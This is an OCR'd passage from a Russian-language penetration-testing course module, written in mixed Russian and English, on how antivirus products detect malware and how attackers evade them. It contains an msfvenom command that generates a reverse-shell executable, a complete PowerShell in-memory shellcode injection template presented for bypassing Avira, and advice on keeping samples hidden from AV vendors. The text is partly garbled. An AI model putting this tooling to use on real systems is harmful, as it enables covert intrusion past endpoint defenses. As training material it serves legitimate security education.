
```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.50.1 LPORT=443 -f exe > binary.exe
...
[-] No platform was selected, choosing Msf::модуле::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Листинг 5 - генерация malicious PE, содержащего meterpreter shell

Далее мы запустим проверку на вирусы для этого исполняемого файла. Вместо установки большого количества антивирусных приложений на локальную машину мы можем загрузить файл в *VirusTotal*,8 который просканирует его, чтобы определить уровень обнаружения разными AV-продуктами.

VirusTotal удобен, но он генерирует хеш и сохраняет исходный файл для каждой уникальной отправки. Отправленные файлы вместе с метаданными затем передаются всем участвующим AV-вендорам. Поэтому будьте осторожны при отправке чувствительных payload, так как хеш считается публичным с момента первой отправки.

Результаты этого scan приведены ниже.



В results мы заметим, что многие antivirus products определили наш file как malicious на основе разных detection mechanisms, которые мы показали в этом разделе.

В этом учебном блоке мы изучили разные components, составляющие современный AV, и рассмотрели различные strategies, применяемые для detection malicious ПО.

В следующем учебном блоке мы воспользуемся этими знаниями и изучим разные mechanisms, позволяющие attackers уклоняться от antivirus detections.

(die.net, 2022), linux.die.net

(Wikipedia, 2019), en.wikipedia.org

(Tristan Aubrey-Jones, 2007), pdfs.semanticscholar.org

(Microsoft, 2022), docs.microsoft.com

(Microsoft, 2022), i.blackhat.com

(Wikipedia, 2019), en.wikipedia.org

(Wikipedia, 2019), en.wikipedia.org

(VirusTotal, 2019), virustotal.com

1. Какой AV-движок отвечает за перевод машинного кода в ассемблер
2. Какой метод AV-обнаружения использует движок, который запускает исполняемый файл внутри эмулированной песочницы
3. Запустите VM #1 и подключитесь по RDP к Windows 11 machine с предоставленными credentials. На user's desktop вы найдете PE file с именем `malware.exe`. Чтобы получить flag, загрузите

malware sample на http://www.virustotal.com и после завершения analysis проверьте metadata, присутствующую на вкладке *BEHAVIOR*.

14.2. Обход antivirus detections

Этот учебный блок охватывает следующие учебные цели:

• Понимать техника обхода на дискes
• Понимать in-memory evasion techniques

В общем случае обход антивирусов делится на две широкие категории: *on-disk* и *in-memory*. Обход on-disk сосредоточен на изменении вредоносных файлов, физически сохраненных на диске, в попытке избежать обнаружения файловым движком AV. Однако с учетом зрелости современных движков сканирования файлов современное вредоносное ПО часто пытается работать in-memory, полностью избегая диска и тем самым снижая вероятность обнаружения. В следующих разделах мы дадим очень общий обзор некоторых техник, используемых в обоих подходах. Обратите внимание, что подробности этих техник находятся вне рамок этого модуля.

Чтобы начать обсуждение evasion, сначала изучим различные techniques, используемые для obfuscate files, сохраненных на physical disk.

Современная on-disk-обфускация вредоносного ПО может принимать много форм. Один из самых ранних способов избежать обнаружения включал использование *packers*. Из-за высокой стоимости дискового пространства и низких скоростей сети в первые годы интернета packers изначально были предназначены для уменьшения размера исполняемого файла. В отличие от современных техник "zip"-сжатия, packers создают исполняемый файл, который не только меньше, но и функционально эквивалентен, имея при этом полностью новую бинарную структуру. Полученный файл имеет новую хеш-сигнатуру и, как следствие, может эффективно обходить более старые и простые AV-сканеры. Хотя некоторые современные вредоносные программы используют вариант этой техники, одного использования *UPX* и других популярных packers недостаточно для обхода современных AV-сканеров.

Obfuscators реорганизуют и изменяют код таким образом, чтобы его было труднее анализировать методом обратной разработки. Это включает замену инструкций семантически эквивалентными, вставку нерелевантных инструкций или *dead code*,3 разбиение или переупорядочивание функций и так далее. Хотя эта техника главным образом используется разработчиками ПО для защиты интеллектуальной собственности, она также в некоторой степени эффективна против сигнатурного обнаружения AV. Современные обфускаторы также имеют возможности выполнения в памяти, что дополнительно затрудняет обнаружение AV.

Crypter cryptographically alters executable code, добавляя decryption stub, который восстанавливает исходный код при выполнении. Эта расшифровка происходит in-memory, оставляя on-disk только зашифрованный код. Шифрование стало фундаментальной частью современного вредоносного ПО как одна из наиболее эффективных техник обхода AV.

Высокоэффективный обход антивирусов требует комбинации всех предыдущих техник, а также других продвинутых техник, включая *anti-reversing*, *anti-debugging*, *virtual machine emulation detection* и так далее. В большинстве случаев *software protectors* были созданы для легитимных целей, например *anti-copy*, но также могут использоваться для обхода AV-обнаружения.

Большинство этих техник могут выглядеть простыми на высоком уровне, но они могут быть довольно сложными. Поэтому сейчас существует мало активно поддерживаемых бесплатных инструментов, которые обеспечивают приемлемый обход антивирусов. Среди коммерчески доступных инструментов, в частности *The Enigma Protector*, может использоваться для успешного обхода антивирусных продуктов.

(Wikipedia, 2019), en.wikipedia.org

(UPX, 2018), upx.github.io

(Wikipedia, 2019), en.wikipedia.org

(Enigma Protector, 2019), enigmaprotector.com

In-Memory Injections,1 также известная как *PE Injection*, — это популярная техника обхода антивирусных продуктов на Windows-машинах. Вместо обфускации вредоносного бинарного файла, создания новых секций или изменения существующих разрешений эта техника сосредоточена на манипуляции volatile memory. Одно из главных преимуществ техники состоит в том, что она не записывает файлы на диск, а диск является обычной зоной внимания для большинства антивирусных продуктов.

Существует несколько техник уклонения,2 которые не записывают файлы на диск. Хотя мы все же кратко объясним некоторые из них, подробно рассмотрим только in-memory injection с использованием *PowerShell*, так как остальные опираются на низкоуровневые навыки программирования на языках вроде *C/C++* и находятся вне рамок этого модуля.

Первая техника, которую мы рассмотрим, — *Remote Process Memory Injection*. Она пытается внедрить payload в другой действительный PE, который не является вредоносным. Самый распространенный способ сделать это — использовать набор *Windows APIs*. Сначала мы используем функцию *OpenProcess*, чтобы получить действительный *HANDLE* к целевому процессу, на который у нас есть разрешение. После получения HANDLE мы выделяем память в контексте этого процесса, вызвав Windows API, например *VirtualAllocEx*. Когда память выделена в удаленном процессе, мы копируем вредоносный payload в новую выделенную память с помощью *WriteProcessMemory*. После успешного копирования payload обычно выполняется в памяти в отдельном потоке с использованием API *CreateRemoteThread*.

Это звучит сложно, но в более позднем примере мы используем похожую технику, позволяя PowerShell сделать основную работу, и очень похожую, но упрощенную атаку, нацеленную на локальный экземпляр `powershell.exe`.

В отличие от обычной *DLL injection*, которая включает загрузку вредоносной DLL с диска через API *LoadLibrary*,9 техника *Reflective DLL Injection* пытается загрузить DLL, сохраненную атакующим в памяти процесса.10

Основная сложность реализации этой техники в том, что *LoadLibrary* не поддерживает загрузку DLL из памяти. Кроме того, операционная система Windows не предоставляет API, способные это обработать. Атакующие, выбирающие эту технику, должны написать собственную версию API, которая не полагается на DLL на диске.

Третья техника, которую мы хотим упомянуть, — *Process Hollowing*. При использовании process hollowing для обхода антивирусного ПО атакующие сначала запускают невредоносный процесс в suspended state. После запуска image процесса удаляется из памяти и заменяется вредоносным исполняемым image. Наконец, процесс возобновляется, и вредоносный код выполняется вместо легитимного процесса.

В конечном счете *Inline hooking*, как следует из названия, включает изменение памяти и внедрение hook, то есть инструкции, которая перенаправляет выполнение кода, в функцию, чтобы она указывала на наш вредоносный код. После выполнения нашего вредоносного кода поток возвращается к измененной функции и продолжает выполнение, выглядя так, будто выполнялся только исходный код.

Hooking - это техника, часто применяемая *rootkits*,12 более скрытным видом malware. Rootkits стремятся предоставить автору malware выделенный и постоянный доступ к целевой системе через изменение компонентов системы в user space, kernel или даже на более низких OS *protection rings*, таких как *boot* или *hypervisor*. Поскольку rootkits нужны административные привилегии для внедрения hooks, он часто устанавливается из оболочки с повышенными привилегиями или через эксплуатацию уязвимости повышения привилегий.

(Endgame, 2017), endgame.com

(F-Secure, 2018), blog.f-secure.com

(Wikipedia, 2019), en.wikipedia.org

(Microsoft, 2019), docs.microsoft.com

(Wikipedia, 2019), en.wikipedia.org

(Microsoft, 2018), docs.microsoft.com

(Microsoft, 2018), docs.microsoft.com

(Microsoft, 2018), docs.microsoft.com

(Microsoft, 2018), docs.microsoft.com

(Andrea Fortuna, 2017), andreafortuna.org

(Mantvydas Baranauskas, 2019), ired.team

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

1. Какая техника уклонения на диске использует код, состоящий из ложных инструкций и не являющийся частью основного выполнения
2. При выполнении *Remote Process Injection* какой API отвечает за копирование shellcode в целевой поток
3. Между packers и crypters, что обеспечивает наивысший уровень скрытности

14.3. Antivirus evasion на практике

Этот учебный блок охватывает следующие учебные цели:

• Понимать antivirus evasion testing best practices
• Вручную обходить AV-решения
• Использовать автоматизированного инструментаs для AV evasion

В зависимости от вида AV, с которым мы сталкиваемся во время engagement, мы можем прибегнуть к automated или manual AV evasion avenues. В любом случае сначала нужно понять pros и cons, связанные с этими strategies. В этом учебном блоке мы сначала разберем best practices, связанные с AV evasion, и как выполнить real AV bypass вместе с basic manual in-memory evasion

через PowerShell. Наконец, мы будем полагаться на third-party tools для automation on-disk и in-memory evasion techniques.

Термин *SecOps* определяет joint collaboration между enterprise IT department и *Security Operations Center* (SOC). Цель SecOps team - обеспечить continuous protection и detection против well-known и novel threats.

Как теста на проникновениеer, мы хотим develop realistic understanding of the considerations, с которыми сталкиваются SecOps teams при работе с AV products. Поэтому нам следует начать учитывать несколько дополнительных implications antivirus evasion development, которые могут помочь нам на проектах.


В качестве начального примера VirusTotal может дать нам хорошее представление о том, насколько скрытным может быть наше вредоносное ПО. После сканирования платформа отправляет наш образец каждому AV-поставщику, у которого есть активное членство.

Это значит, что вскоре после отправки образца большинство AV-поставщиков смогут запустить его внутри своих пользовательских песочниц и движков машинного обучения, чтобы построить конкретные сигнатуры обнаружения, тем самым делая наш offensive tooling непригодным.

В качестве альтернативы VirusTotal следует использовать *AntiScan.Me*. Этот сервис сканирует наш образец с помощью 30 разных AV-движков и утверждает, что не раскрывает отправленный образец третьим лицам. Сервис предлагает до четырех сканирований в день и дополнительные сканирования за небольшую плату после достижения дневного лимита.

Однако использование инструментов вроде AntiScan.Me считается крайней мерой, когда мы не знаем специфику AV-поставщика нашей цели. Если же эта специфика известна, нам следует собрать выделенную VM, максимально похожую на среду заказчика.

Независимо от tested AV product, мы всегда должны убедиться, что sample submission отключена, чтобы не столкнуться с тем же drawback, что и у VirusTotal. Например, *Automatic Sample Submission* в Windows Defender можно отключить, перейдя в *Windows Security* > *Virus & threat protection* > *Manage Settings* и сняв соответствующую option, как показано на изображении ниже.



Наличие такого симулированный target сценарий позволяет свободно тестировать AV evasion vectors, не беспокоясь, что sample будет submitted for further analysis.

Поскольку automatic sample submission позволяет Windows Defender передать наш sample на analysis cloud machine learning engines, включать ее следует только тогда, когда мы уверены, что наши bypasses будут effective, и только если у target включена sample submission.

Так как Windows Defender cloud protection и automatic sample submission требуют internet connectivity, сначала нужно проверить, отражено ли это в целевой средой: некоторые company policies требуют limited internet access для части production-серверев, и вследствие этого некоторые advanced AV features inhibited.


Еще одно практическое правило при разработке обходов AV - всегда предпочитать пользовательский код. Как мы изучили в начале этого модуля, AV-сигнатуры выводятся из образца вредоносного ПО, поэтому чем более новый и разнообразный наш код, тем меньше шансов столкнуться с существующим обнаружением.

(antiscan.me, 2022), https://antiscan.me


Теперь, когда у нас есть общее понимание техник обнаружения, используемых антивирусным ПО, и связанных методов обхода, мы можем перейти к практическому примеру.

Найти универсальное решение для обхода всех антивирусных продуктов трудно и долго, если вообще возможно. Учитывая временные ограничения во время типичного тест на проникновение, гораздо эффективнее нацелиться на конкретный антивирусный продукт, развернутый в целевой сети.

Для целей этого модуля мы будем взаимодействовать с *Avira Free Security* version 1.1.68.29553 на нашем клиент Windows 11. После подключения по RDP с предоставленными credentials мы заметим, что Avira уже installed и может быть запущена через Desktop shortcut. После запуска можно перейти к panel *Security* из left menu и нажать *Protection Options*:




Запуск этого menu section отобразит currently running protections, где мы можем проверить, включена ли feature *Real-Time Protection*, и manually enable ее при необходимости.



В качестве first step при testing AV products следует проверить, что antivirus работает as intended. Мы используем Metasploit payload, сгенерированный ранее, и просканируем его Avira.

После transfer malicious PE на Windows-клиенте нас почти немедленно предупреждают о malicious content uploaded file. В этом случае отображается сообщению об ошибке, указывающая, что file был blocked.



Avira показывает popup notification, сообщая, что file flagged as malicious и quarantined.

Антивирусные продукты обычно принудительно помещают угрозы в карантин, блокируя любые операции файловой системы на уровне ядра или даже сохраняя вредоносные образцы в зашифрованном хранилище, доступном только AV-ПО.

В зависимости от того, насколько restricted наша целевой средой, мы можем bypass antivirus products с помощью *PowerShell*.

В следующем примере мы используем technique *remote памяти процесса injection*, similar to той, что изучали в предыдущем учебном блоке. Главное отличие в том, что мы target currently executing process, которым в нашем случае будет x86 PowerShell interpreter.

Очень powerful feature PowerShell - способность взаимодействовать с *Windows API*. Это позволяет реализовать in-memory injection process в PowerShell script. Одно из главных преимуществ выполнения script, а не PE, состоит в том, что antivirus manufacturers трудно определить, является ли script malicious, так как он запускается внутри interpreter, а сам script не является executable code. Тем не менее имейте в виду, что некоторые AV products справляются с malicious script detection успешнее других.3

Кроме того, даже если script marked as malicious, его легко изменить. Antivirus software часто review variable names, comments и logic, и все это можно изменить без recompilation.

Чтобы продемонстрировать introductory AV bypass, мы сначала проанализируем well-known version memory injection PowerShell script, а затем протестируем его против Avira.

Basic templated script, выполняющий in-memory injection, показан в listing ниже.

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
    IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc =
  Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

Листинг 6 - script in-memory payload injection для PowerShell

Скрипт начинает с импорта *VirtualAlloc* и *CreateThread* из `kernel32.dll`, а также *memset* из `msvcrt.dll`. Эти функции позволяют выделять память, создавать поток выполнения и записывать произвольные данные в выделенную память соответственно. Еще раз обратите внимание, что мы выделяем память и запускаем новый поток в текущем процессе (powershell.exe), а не в удаленном процессе.

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
    flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress,
    IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
```

Листинг 7 - import Windows APIs в PowerShell

Main logic script начинается с allocating block of memory с помощью *VirtualAlloc*, который берет каждый byte payload, stored in byte array *$sc*, и writes его в newly-allocated memory block с помощью *memset*.

```
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};
```

Листинг 8 - выделение памяти и запись payload с использованием Windows APIs в PowerShell

